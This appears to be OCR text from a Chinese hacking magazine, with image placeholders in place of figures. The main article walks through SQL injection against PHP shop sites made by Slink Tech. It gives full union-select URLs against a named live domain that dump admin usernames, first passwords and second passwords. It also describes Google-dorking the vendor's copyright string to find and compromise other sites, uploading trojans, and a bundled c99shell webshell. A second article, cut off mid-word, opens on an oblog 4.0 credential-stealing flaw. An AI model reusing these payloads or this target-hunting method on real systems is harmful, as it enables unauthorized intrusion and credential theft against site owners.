


图11


图12





图13


图14

要想继续得到管理员的帐号和密码，我们只要在数据库的表中找到表名是user或admin什么的就行了，图15中框起来的就是存在管理员帐号和密码的表，字段当然不用说了，一目了然，USER和PASS。大功告成了，心里别提有多开心了。




图15

知道了表名和字段了，我们就继续注入吧，提交**http://demo.slink.com.tw/shop/modules.php?op=loadmodule&name=content&file=index&func=discuss&action=respect&Dcs_id=12 and 1=2 union select 1,2,3,user,5,pass,7,8 from users/*&currentpage=1**，返回结果如图16所示，管理员的帐号和密码很轻松的出现了。





图16





图17

接下来我们随便找个网站来练习一下，打开GOOGLE，在关键词处填上“Copyright c2005 by Slink Tech”，网站虽然不是很多，但是已经足够我们这些没玩过Linux的小菜们开心一阵子了，如图17。





图18

随便找一个，很顺利的就拿到了管理员帐号和密码，上传木马然后走人。兴奋中的我见站就搞，终于上天也看不过去了，弄出了一个如图18所示的东西来。

这是什么东西，真是郁闷啊。于是我又到最开始的那个网站的数据库中找了半天，终于又发现了一个表，如图19。




图19

图中框起来的spwd就是第二密码的存放表名，表段还是USER和PASS。现在才是真正的大功告成。提交**http://demo.slink.com.tw/shop/modules.php?op=loadmodule&name=content&file=index&func=discuss&action=respect&Dcs_id=12 and 1=2 union select 1,2,3,user,5,pass,7,8 from spwd/*&currentpage=1**，返回结果如图20所示。






图20

得到的管理员帐号、第一密码和第二密码和演示给的一样。这点小问题根本难不倒我。兴头上的我，随便把他所有的产品都检测了一遍，基本上都有远程包含漏洞。本次的入侵任务已经完成了。本文介绍了PHP网站入侵的一些方法和心得，并给出了相关的实例，希望对于感兴趣的朋友能起到抛砖引玉的作用。

*(文章中涉及到的c99shell已经收录于光盘中)*



# oblog4.0最新通杀漏洞大暴光

风尘浪子［E.S.T］

oblog是国内一款使用非常广泛的多用户博客系统，以专业、安全、稳定而著称，占有相当的市场地位，自从与动网合作后，发展更加迅速。然而oblog在程序越来越完善的同时，也带来了许多安全问题，最近几天，oblog的漏洞被吵得热火朝天，相信许多人都已经知道了，就是那个通杀的0day，漏洞出在js.asp文件中（关于该漏洞的详细利用，大家请仔细阅读本期的“oblog4.0/4.5漏洞，菜鸟也来玩入侵”一文），但是我们今天要讨论的不是这个js.asp漏洞，而是另外一个重量级的漏洞，此漏洞出自tb.asp文件里，影响4.0所有相关的版本，包括acess免费版本和sql商业版，但是针对官方最新发布的4.5版本无效（4.5版本是测试版本，官方不建议正式采用，提供下载的依然是4.0版本）。利用此漏洞可以得到管理员的密码，继而闯入后台获取webshe